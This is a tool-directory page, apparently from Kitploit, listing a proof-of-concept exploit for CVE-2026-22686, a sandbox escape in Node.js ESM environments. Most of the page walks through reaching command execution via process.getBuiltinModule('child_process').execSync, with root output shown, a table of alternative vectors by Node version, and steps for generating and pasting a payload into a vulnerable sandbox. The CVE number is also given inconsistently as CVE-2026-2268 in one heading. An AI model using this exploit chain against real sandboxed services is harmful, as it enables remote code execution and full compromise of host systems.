
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2026-22686-RemoteCodeExecution-RCE-PoC — Proof-of-concept exploit for CVE-2026-22686, demonstrating remote code execution in Node.js ESM sandboxes via process.getBuiltinModule to bypass module restrictions. | Kitploit
Tools/GitHubGitHub/moltengama/cve-2026-22686-remotecodeexecution-rce-poc
Vulnerability AnalysisCode AnalysisExploitationWeb Application ExploitationPayload Development
GitHubmoltengama/cve-2026-22686-remotecodeexecution-rce-poc

CVE-2026-22686-RemoteCodeExecution-RCE-PoC

Proof-of-concept exploit for CVE-2026-22686, demonstrating remote code execution in Node.js ESM sandboxes via process.getBuiltinModule to bypass module restrictions.

View Repository
2608 months agoNot yet reviewed
Share

RCE in ESM Environments — The require Problem

When achieving sandbox escape via CVE-2026-22686, executing OS commands in an ESM project ("type": "module") requires bypassing Node.js module loading restrictions. Standard approaches fail for the following reasons:

VectorResult
require('child_process')❌ require is not defined — not available in ESM
process.mainModule.require(...)❌ Cannot read properties of undefined — mainModule is undefined in ESM
import('child_process')❌ A dynamic import callback was not specified — requires a hook not configured in the sandbox
process.binding('spawn_sync')⚠️ Available but too low-level — requires manual syscall construction

Solution: Process Enumeration → process.getBuiltinModule

Instead of assuming a module loading method, we enumerate process keys directly from the host context (already accessible after sandbox escape):

return Object.keys(process)

Among the keys returned, getBuiltinModule was identified — a Node.js 22+ native API designed specifically to allow ESM modules to access built-in Node.js modules without require or import().

process.getBuiltinModule('child_process').execSync('id').toString()
// → uid=0(root) gid=0(root) groups=0(root)  ✅ RCE confirmed

This is the key insight: process.getBuiltinModule is a relatively new API (Node.js >= 22.3.0) and is frequently overlooked by sandbox implementations and WAF rules that block require and import.


Alternative Vectors (by Node.js version)

Depending on the target environment, other vectors may be available after enumerating process:

VectorNode.js VersionNotes
process.getBuiltinModule('child_process')>= 22.3.0✅ Cleanest — official ESM-safe API
process.binding('spawn_sync')All⚠️ Low-level, requires manual buffer construction
process.mainModule.require(...)CJS only❌ Undefined in ESM
__non_webpack_require__Webpack bundles⚠️ Environment-specific
Module.createRequire(import.meta.url)>= 12.2.0⚠️ Needs Module reference from host
process._linkedBinding('node_os')Internal builds⚠️ Rarely exposed

Takeaway: Always enumerate Object.keys(process) after achieving host context access. The available attack surface varies significantly by Node.js version and project configuration. getBuiltinModule is the most reliable vector in modern Node.js ESM environments.

CVE-2026-2268-RemoteCodeExecution-RCE-PoC



Steps:

  1. Insert your personal command
  2. Paste the rersultant payload generated in your vulnerable js sandbox interpreter
  3. Disfrut the results
image
Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    370
  • 4

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    289

Explore all tools

Browse our collection of tools

View all tools →